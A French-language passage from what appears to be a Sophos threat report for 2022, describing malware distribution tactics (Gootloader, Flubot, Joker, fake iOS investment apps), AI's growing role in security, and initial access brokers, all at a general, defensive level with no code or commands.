Lorsque le destinataire du spam appelle le numéro, il finit par parler avec une personne qui effectuera une sorte de profilage psychologique de l'appelant, afin de déterminer s'il est susceptible d'être une vraie victime, ou s'il est expert en sécurité ou bien encore une personne incrédule. Lors de dizaines d'appels de ce type, les chercheurs des SophosLabs ont découvert que les opérateurs humains qui répondaient aux appels téléphoniques pouvaient décider de bloquer l'identification de l'appelant dans le cas de numéros rappelant plusieurs fois.

Mais si l'appelant était suffisamment convaincant, ce qui semble exiger la combinaison d'une colère modérée et d'un comportement de néophyte avec des connaissances informatiques limitées, alors les opérateurs répondant aux appels entraînaient les victimes dans un piège, les guidant vers des sites Web qui ne leur apporteraient aucune solution, mais plutôt un fichier, malveillant et contagieux, à ouvrir et à exécuter, souvent sous la forme d'une demande de remboursement.

Les acteurs malveillants tels que Gootloader et BazarLoader semblent se contenter de diffuser largement leurs attaques, puis d'adopter une approche de filtrage qualitatif concernant tout ce qui dépasse la première étape de l'attaque en question. Les SophosLabs pensent que cette méthode peut représenter un nouveau moyen pour les distributeurs de malwares de déjouer les chercheurs de menaces tout en augmentant les chances de voir leurs malwares atteindre un sous-ensemble de victimes plus qualifié que la population dans son ensemble. Nous nous attendons à voir une adoption plus large de ces techniques au niveau de certaines familles de malwares en 2022 et au-delà.



Fig 6. Les attaques Gootloader commencent lorsque la victime recherche les termes que les attaquants ont « empoisonnés » dans les résultats Google, impliquant généralement des documents juridiques. Le référencement malveillant fait la promotion des sites Web que les attaquants contrôlent en haut du classement des résultats, amenant les visiteurs de ces sites dans un piège qui ressemble exactement à ce faux « forum de discussion », qui fournit la charge virale infectieuse.

Sécurité et IA en 2022 et au-delà

L'IA en 2021

En 2021, les technologies de l'IA encore considérées récemment comme étant à la pointe du secteur (par exemple, l'IA qui génère des images et du texte réalistes, mais totalement fabriqués) sont devenues accessibles aux développeurs non experts, leur permettant ainsi d'intégrer l'arsenal des tactiques d'attaque des adversaires. Ce fut également une année au cours de laquelle de nouvelles percées en matière d'IA, telles que OpenAI et les systèmes d'IA de Google qui écrivent du code source fonctionnel de très bon niveau, ont confirmé l'impact continu de l'IA sur les règles du jeu en matière de cybersécurité. Et enfin ce fut l'année durant laquelle Google DeepMind a démontré que son approche AlphaFold en matière de deep learning avait résolu le problème de prédiction de la structure des protéines, un travail fondateur qui a été comparé au séquençage du génome humain.

Au sein de la communauté des produits de sécurité, 2021 a été l'année qui a marqué la fin d'une période de changement de paradigme au sein du secteur, lorsque le Machine Learning (ML) a été reconnu comme un paramètre indispensable des pipelines de détection moderne, évoluant ainsi vers l'intégration du ML en tant qu'acteur de premier plan aux côtés des technologies de détection traditionnelles. Dans les années 2020, le simple fait qu'un éditeur utilise le ML dans une technologie de protection particulière ne sera pas remarquable, il s'agira en réalité de l'enjeu majeur. La vraie question sera alors de savoir dans quelle mesure les solutions de détection à base d'IA des entreprises seront efficaces et quelles nouvelles capacités, en dehors des flux de travail de détection autonomes, les entreprises de sécurité développeront grâce à l'IA.

L'IA est de plus en plus accessible aux acteurs malveillants

Au début de cette décennie, l'IA a confirmé sa transition d'une discipline spécialisée vers un écosystème technologique dans lequel les prototypes réussis des laboratoires de recherche avancée deviennent rapidement des composants logiciels open source accessibles à la fois aux développeurs de logiciels inoffensifs, mais aussi aux adversaires malveillants.

Par exemple, le modèle de génération de texte GPT-2 d'OpenAI, que ce dernier a gardé sous clé en 2019 pour empêcher son utilisation par des acteurs malveillants, a maintenant été reproduit par des chercheurs indépendants et peut être utilisé par le grand public, avec des startups comme HuggingFace et le service SageMaker d'Amazon, devenus d'une certaine matière les pionniers d'un type de service IA 'point-and-click' pour les fournisseurs de contenu.

Les réseaux neuronaux plus importants résolvent mieux les problèmes



Fig 7. Dans l'étude « Evaluating Large Language Models Trained on Code », les chercheurs ont découvert que le simple fait d'augmenter le nombre de paramètres (c'est-à-dire le nombre de neurones) dans le modèle de réseau neuronal OpenAI Codex l'aidait à résoudre plus de problèmes. Cette tendance confirme l'hypothèse de la « loi d'échelle », selon laquelle en agrandissant tout simplement les réseaux neuronaux, nous les améliorons, et suggère ainsi que les attaquants et les défenseurs tireront parti de cette dynamique à l'avenir. (Crédit graphique : Mark Chen, MIT)

En lien avec cela, les réseaux antagonistes génératifs (GAN : Generative Adversarial Networks), capables de synthétiser des images entièrement fabriquées qui semblent réelles, sont passés du statut de jouet de recherche en 2014 à celui d'une puissante arme adverse, comme le montre le tweet ci-dessous de Ian Goodfellow, l'inventeur des GAN. En 2021, les GAN étaient accessibles à des adversaires non experts cherchant à mener des campagnes de désinformation et à usurper des profils sur les réseaux sociaux.

Bien que nous n'ayons pas encore assisté à une adoption généralisée par l'adversaire de ces nouvelles technologies, nous pouvons néanmoins nous attendre à ce que ce soit le cas dans les années à venir, par exemple pour la génération d'attaques par point d'eau (watering-hole) de contenu Web et d'emails de phishing. Pas très loin de ces dernières dans le « pipeline d'industrialisation » de l'IA se trouveront les technologies de synthèse vocale des réseaux neuronaux et la technologie deepfake vidéo, qui sont moins matures que les technologies de l'IA dans le domaine de l'image et du texte.

Fig 8.

Les surprises à venir en matière d'IA

Depuis les années 2010, les avancées au niveau des technologies de réseau neuronal basées sur la vision et le langage ont bouleversé la manière avec laquelle nous mettons en œuvre la cybersécurité défensive. Par exemple, la plupart des éditeurs de sécurité utilisent désormais des technologies de réseau neuronal basées sur la vision et le langage pour aider à détecter les menaces.

Cette année, nous avons reçu une nouvelle preuve que la technologie des réseaux neuronaux continuera de bouleverser les anciens et les nouveaux domaines de la cyberdéfense. En effet, deux innovations se démarquent.

Tout d'abord, une équipe de Google DeepMind a produit une solution révolutionnaire, AlphaFold, pour prédire la structure tridimensionnelle des protéines à partir des enregistrements de leurs séquences d'acides aminés, une réalisation largement reconnue comme positivement perturbatrice pour la biologie et la médecine. Alors que l'utilisation de ce type de technologie dans le secteur de la sécurité n'a pas été encore pleinement explorée, la percée d'AlphaFold, notamment en biologie, suggère que les réseaux neuronaux pourront permettre de résoudre des problèmes autrefois considérés comme insolubles en matière de sécurité.

Ensuite, nous avons les avancées, tout aussi remarquables, démontrées et réalisées par les chercheurs concernant l'utilisation des réseaux neuronaux pour la génération de code source. Des chercheurs de Google et d'OpenAI ont démontré de manière indépendante que des chercheurs pouvaient tirer parti des réseaux neuronaux pour produire du code source basé sur des instructions non structurées en langue naturelle. De telles démonstrations suggèrent que ce n'est qu'une question de temps avant que les adversaires adoptent les réseaux neuronaux pour réduire le coût de génération de malwares nouveaux ou à variabilité élevée. Il est également impératif que les défenseurs investiguent l'utilisation de la vigilance des réseaux neuronaux en matière de code source pour également mieux détecter les codes malveillants.

Ces développements s'ajoutent à un élément crucial : la révolution de l'IA est loin d'être terminée, et il sera bon que les professionnels de la sécurité suivent de près le rythme de cette évolution afin de trouver des applications défensives de ces nouvelles idées et technologies de l'IA.

Le basculement de la cybersécurité vers l'IA

En 2022 et au-delà, les entreprises de cybersécurité innovantes se distingueront en proposant de nouvelles applications en matière de Machine Learning. Chez Sophos, nous voyons des opportunités clés en matière d'innovation dans deux domaines.

Le premier est le domaine sous-exploré du Machine Learning orienté utilisateur et appliqué à la sécurité. Nous pensons que dans les années à venir, le ML orienté utilisateur rendra les produits de cybersécurité suffisamment intuitifs pour faire des recommandations en matière de sécurité tout comme Google le fait via sa recherche de pages Web et Netflix via ses recommandations de contenu. Le SOC (Security Operations Center) basé sur l'IA qui en résultera sera considérablement plus simple à utiliser et plus efficace par rapport aux SOC actuels.

Le deuxième domaine qui, selon Sophos, représente un potentiel de transformation pour les défenseurs est l'utilisation de réseaux neuronaux au niveau d'un superordinateur pour résoudre les problèmes de sécurité actuellement considérés comme insolubles.

Le graphique [voir la figure 7] montre la capacité de l'imposant réseau neuronal Codex d'OpenAI à résoudre des challenges de programmation, en fonction des invites de programmation lisibles par l'homme. Le graphique illustre de manière spectaculaire l'impact de l'échelle dans le deep learning, montrant que lorsque le réseau neuronal possède un million de paramètres, il est incapable de générer un code fonctionnel plus d'un pour cent du temps environ. Mais lorsque le réseau neuronal possède dix millions, cent millions et enfin des milliards de paramètres, il commence à générer du code fonctionnel plus de la moitié du temps.

Ce résultat éclaire un point important : les réseaux neuronaux deviennent capables de résoudre des défis apparemment insolubles à une échelle tout simplement inimaginable. Les implications concernant la sécurité basée sur l'IA sont évidentes : dans les années à venir, nous serons amenés à revisiter certains problèmes (tels que l'identification automatique des vulnérabilités et l'installation de correctifs) que nous considérions auparavant comme insolubles pour les systèmes automatisés, en tentant ainsi de les résoudre grâce à l'utilisation intelligente du deep learning, déployé de manière appropriée.

En résumé, l'intelligence artificielle évolue à une vitesse vertigineuse. Les nouvelles techniques deviennent dépassées, et les anciennes techniques sont améliorées, affinées et banalisées pour les rendre accessibles à la masse des développeurs, et ce en quelques années voire quelques mois seulement. Ainsi ce qui semblait impossible est devenu à priori possible grâce au deep learning, mais certaines capacités parmi le plus enthousiasmantes, comme l'autonomie des véhicules, restent par contre encore complexes à développer.

Ainsi un certain nombre de choses sont claires à ce stade : les développements de l'IA auront des implications tectoniques au niveau du paysage de la sécurité. Ils influenceront et façonneront le développement des technologies de sécurité défensive, et la communauté de la sécurité pourra alors identifier de nouvelles applications pour l'IA, à mesure que les capacités de cette dernière se développeront. Alors que chez Sophos, nous pensons que les modèles de Machine Learning orienté utilisateur et les réseaux neuronaux à grande échelle devraient être une priorité, nous nous attendons à tout moment à être surpris et à devoir nous adapter au gré des évolutions de ce domaine.

Des malwares mobiles impossibles à stopper

Les ordinateurs Windows ne sont pas les seules cibles des cybercriminels. Les malwares ciblent également la plateforme Android et, dans une moindre mesure, le système iOS au niveau des appareils mobiles. À mesure que nos appareils informatiques portables et mobiles sont devenus des outils incontournables que nous utilisons de manière systématique, des achats en ligne à l'authentification multifacteur en passant par l'envoi de messages à nos familles ou à nos amis, protéger ces appareils contre un large éventail de menaces difficiles à éradiquer devient une tâche essentielle.

Stopper Flubot : une véritable priorité

En 2021, une famille de malwares mobiles connue sous le nom de Flubot était l'un des chevaux de Troie bancaires prédominants affectant la plateforme Android. Le malware présente aux utilisateurs de faux écrans de connexion aux applications bancaires et de cryptomonnaie pour voler les mots de passe de l'utilisateur permettant ainsi d'accéder à ces services. En plus de voler les coordonnées bancaires, il vole également des données telles que la liste de contacts, qu'il utilise ensuite pour spammer les amis et collègues de la victime avec des messages pouvant entraîner des infections Flubot supplémentaires.

Le malware se propage principalement par SMS. Il parvient alors à imiter les services populaires de suivi de colis des principales entreprises internationales de transport tels que DHL, FedEx et UPS. La victime reçoit des alertes SMS avec un lien URL, et parfois un SMS qui prétend être un message vocal, également accompagné d'un lien Web.



Fig 9. Le malware Flubot arrive sous la forme d'un message texte qui semble provenir d'une grande entreprise de transport internationale comme DHL ou UPS, ou parfois d'un fournisseur de services comme une entreprise de téléphonie. Le lien dans le message dirige les visiteurs vers une page où ils téléchargent le malware et sont alors infectés.

Le lien mène généralement à un site Web compromis, qui est fréquemment modifié afin d'éviter d'être fermé. Les victimes qui cliquent sur le lien arrivent sur une page Web conçue pour imiter les services de transport de colis légitimes pour lesquels elle se fait passer dans les messages texte, mais qui contient en réalité un lien pour télécharger une autre copie de Flubot.

Comme beaucoup d'autres chevaux de Troie Android, Flubot abuse du service d'accessibilité pour se doter de capacités malveillantes supplémentaires. Le serveur command-and-control du malware peut alors récupérer les coordonnées de la victime, lesquelles sont utilisées si efficacement que Flubot se propage à un rythme plus élevé que presque tous les autres chevaux de Troie bancaires. À des fins d'évasion, Flubot utilise un nom de domaine généré par algorithme. Flubot peut générer des milliers de domaines et se connecter uniquement à ceux qui sont en ligne.

L'efficacité de Flubot à se propager d'utilisateur à utilisateur au moyen de messages SMS a été un énorme avantage pour ce malware. Les SophosLabs s'attendent donc à ce que Flubot continue de figurer en tête de liste des malwares mobiles que nous détectons et bloquons sur les appareils Android tout au long de 2022, à moins qu'une autre famille de malwares ne décide de mettre en œuvre une méthode de distribution rapide et similaire.

Les droppers dominent les types de malwares Android affectant les clients Sophos

Les malwares propageant d'autres charges virales dépassent d'un ordre de grandeur les voleurs d'identifiants bancaires et les malwares de fraude au clic.



Fig 10. De nombreuses familles de malwares Android échappent à la détection en analysant les outils utilisés par Google Play Store grâce à une astuce simple. Les applications uploadées sur le Play Store ne contiennent elles-mêmes aucun code malveillant, mais agissent comme un mécanisme de distribution de la charge virale du malware qu'elles ne récupèrent qu'après avoir installé l'application. Ces « droppers » agissent comme une passerelle pour diffuser de nombreuses autres catégories de malwares que nous détectons le plus fréquemment à l'aide de l'application gratuite *Sophos Intercept X for Mobile* sur les appareils Android.

De fausses applications financières pour iPhone volent des millions d'utilisateurs vulnérables

Il n'est pas étonnant que les utilisateurs d'iPhone pensent qu'iOS n'est pas vulnérable aux malwares : Apple a pendant des années fait la promotion de ses plateformes de bureau et mobiles comme étant les plus sécurisées disponibles. Mais les preuves montrant l'existence de malwares mobiles sur l'App Store d'Apple constituent un contre-exemple frappant.

Au cours de l'année écoulée, les analystes des SophosLabs ont découvert des centaines d'applications frauduleuses hébergées dans le jardin clos (walled garden) d'Apple qui pouvaient être utilisées pour voler des identifiants bancaires et d'autres informations sensibles aux utilisateurs d'iPhone. En 2021, nous avons découvert une sorte d'arnaque aux sentiments qui ciblait des utilisateurs vulnérables et les encourageait à télécharger des applications iOS malveillantes à partir d'un faux « App Store ».

Dans cette attaque inhabituellement personnelle, les cybercriminels ciblent des victimes potentielles via des sites et des applications de rencontres, en engageant des conversations, en se liant d'amitié avec les utilisateurs et en gagnant leur confiance. Les victimes sont alors amadouées et finalement encouragées à télécharger des applications iPhone qui font des promesses douteuses concernant des investissements qui offriraient à priori des rendements énormes. Les victimes s'inscrivent et sont encouragées à investir de l'argent, mais lorsqu'elles commencent à se méfier ou tentent de fermer leurs comptes, elles perdent alors l'accès au service d'« investissement » ainsi qu'à tous les fonds transférés.

Afin de contourner la bulle protectrice de l'App Store, où de telles applications ne seraient jamais acceptées et auraient été bloquées, les cybercriminels utilisent l'une des deux méthodes de distribution des applications pour atteindre leurs victimes : ils peuvent utiliser les méthodes de distribution Entreprise d'Apple, ou bien une méthode de distribution ad hoc d'Apple que les SophosLabs appellent Super Signature. Dans cette méthode, le téléphone de la victime télécharge et installe un profil spécial, qui (une fois installé) envoie les informations de l'appareil à un serveur exploité par les cybercriminels. À l'aide de ces informations, ils envoient de fausses applications iOS signées numériquement à l'appareil, qui s'installent automatiquement.

La distribution de ces applications se fait à l'aide de plusieurs services tiers, certains douteux et d'autres légitimes. Si un service est bloqué, les attaquants passent à un autre. Les liens Web utilisés pour rediriger les victimes imitent le branding des sites Web légitimes. Ils fournissent des liens pour télécharger des applications Android ou iOS. Cette campagne mondiale de fraude, active et continue, a généré, dans certains cas, des milliers de dollars de perte.

Les SophosLabs s'attendent à ce que de nombreuses autres applications frauduleuses exploitent ces failles au niveau de la plateforme iOS au cours de l'année à venir, à mesure que cette technique deviendra mieux connue et comprise par les groupes cybercriminels.



Fig 11.

Pourquoi le malware Joker Android est-il si sérieux ?

Joker a été le principal malware à se lancer dans la fraude à la facturation premium par SMS depuis un certain temps maintenant. Nous avons mentionné Joker dans le rapport sur les menaces de 2021, et nous estimons qu'il est important de le mentionner de nouveau, car nous avons vu Joker pénétrer les défenses du Play Store de Google tout au long de cette année et nous nous attendons à le voir continuer à faire de même en 2022.

Le malware Joker apparaît sous la forme d'une grande variété d'applications, notamment des utilitaires (comme des lecteurs de code QR), des applications qui prétendent installer des fonds d'écran originaux, des applications de lampe de poche et des économiseurs d'écran. Une fois installée, l'application inscrit l'utilisateur insouciant à des services SMS premium qui pourront vous réclamer tous les mois des sommes exorbitantes, lesquelles seront facturées par l'opérateur de réseau mobile de l'abonné. Cette manière de procéder peut entraîner des retards dans la détection de la facturation frauduleuse et obliger ainsi les victimes à devoir payer les sommes demandées pendant un mois ou plus.

Malgré les analyses automatisées de Google qui parcourent les applications du Play Store à la recherche de code malveillant, Joker échappe aux restrictions Play Protect en utilisant des astuces pour cacher ses véritables intentions à Google Play. En plus de dissimuler le code au plus profond de l'application, d'utiliser des techniques pour masquer les informations malveillantes et de ralentir les chercheurs en utilisant des méthodes d'obfuscation, Joker a également déplacé le code malveillant un peu plus loin au niveau de la chaîne, après son apparition dans le Play Store. En effet, l'application qui apparaît sur le Play Store est une application propre qui contient une URL qui télécharge un autre morceau de code. Ce code possède une autre URL de téléchargement, laquelle extrait ensuite un autre fragment de code, avec encore une autre URL cachée à l'intérieur.

Cette boucle se produit plusieurs fois avant que le code Joker malveillant ne soit téléchargé par un morceau de code se situant plus loin dans la chaîne. Nous pensons que cette longue chaîne permet au malware de tromper à plusieurs reprises les défenses du Play Store. Les SophosLabs ne voient aucune raison pour que ce malware disparaisse et s'attendent à ce que les développeurs de Joker continuent leur petit jeu du chat et de la souris avec Google pour échapper à la détection Play Protect ainsi qu'à d'autres mécanismes d'analyse de codes malveillants.

Les infrastructures prises pour cible

En 2021, plus que toutes les autres années, nous avions l'impression que presque chaque semaine, nous étions confrontés à une cyberattaque majeure qui menaçait des milliers de grandes entreprises ou organisations. Du piratage de SolarWinds à l'attaque de ransomware qui a forcé Colonial Pipeline à suspendre ses opérations, en passant par l'attaque de ransomware REvil massivement perturbatrice au cours du week-end férié du 4 juillet aux États-Unis, l'infrastructure qui sous-tend les activités sur Internet semblait être constamment menacée.

Les courtiers en accès initiaux livrent les victimes aux attaquants

Au fur et à mesure de l'extension de l'écosystème de la cybercriminalité, les acteurs malveillants au sein de ce celui-ci ont concentré leurs efforts, se limitant à une mission simple et unique plutôt que d'essayer de remplir un rôle de « touche-à-tout ». L'émergence d'une classe de cybercriminels connue sous le nom de « courtiers d'accès initial » (ou IAB : Initial Access Brokers) est l'un des moyens par lesquels cet accent mis sur la spécialisation a modifié le paysage des menaces. Comme vous vous en doutez, l'« accès initial » que vendent ces cybercriminels sert de passerelle vers les grandes organisations ou les réseaux d'entreprise.

Prévalence des meilleurs outils d'attaque

Sur une base 'par machine', les outils d'attaque les plus fréquemment rencontrés, observés en 2020-2021



Fig 12. Sophos suit la détection de plus de 180 outils d'attaque différents. Contrairement aux malwares, beaucoup ont un objectif à double usage pour les pentesteurs ou les experts en sécurité. Parmi les ordinateurs Windows sur lesquels un outil d'attaque a été détecté, nous avons le plus fréquemment rencontré mimikatz, qui peut extraire les mots de passe Windows, en utilisant un dump au niveau de l'ordinateur ciblé. Metasploit et Cobalt Strike, tous deux étant des packages de test d'intrusion, sont également régulièrement apparus. Un package appelé Sharp-Suite a gagné en popularité au cours de l'année écoulée.

Alors que les ransomwares sont devenus le principal générateur de revenus de l'économie souterraine, les IAB ont émergé pour fournir un service spécifique : ils obtiennent et conservent des archives d'identifiants pour accéder aux réseaux d'entreprise et les vendent à des groupes de ransomwares à la recherche d'un résultat rapide (ou de gains élevés).

Presque tous les types de malwares autres que les ransomwares se livrent d'une certaine manière au vol d'identifiants au cours de leurs opérations. Même les malwares qui n'ont comme mission principale que la transmission d'autres malwares aux machines infectées voleront les identifiants à divers endroits sur un ordinateur. Cela se produit des millions de fois par jour dans le monde, et les IAB servent de centre d'échange pour les identifiants volés par de nombreux cybercriminels afin d'être revendus à d'autres groupes malveillants.

Sophos a longtemps mis en garde contre la menace que constitue le service Windows RDP, impliqué dans des centaines d'incidents de ransomware majeurs au cours de l'année écoulée. De mauvaises politiques de mot de passe et de pare-feu font du RDP l'une des cibles les plus faciles et dangereuses à attaquer par des groupes de ransomwares.

Mais le RDP n'est pas le seul moyen de pénétrer dans un réseau d'entreprise. Les attaquants peuvent essayer d'exploiter la grande variété d'outils commerciaux d'accès à distance et de gestion à distance utilisés par les entreprises pour prendre en charge des effectifs distants et distribués. Ceux-ci peuvent inclure le réseau privé virtuel (VPN) que les entreprises utilisent comme passerelle vers un accès interne pour les utilisateurs autorisés. Et les IAB peuvent également être en partie responsables du flot de Web shell qui ont été envoyés massivement sur les serveurs IIS (Internet Information Services) et ceux de Microsoft Exchange du monde entier, donnant ainsi aux IAB une emprise persistante sur les réseaux d'entreprise, auxquels ils peuvent vendre l'accès.

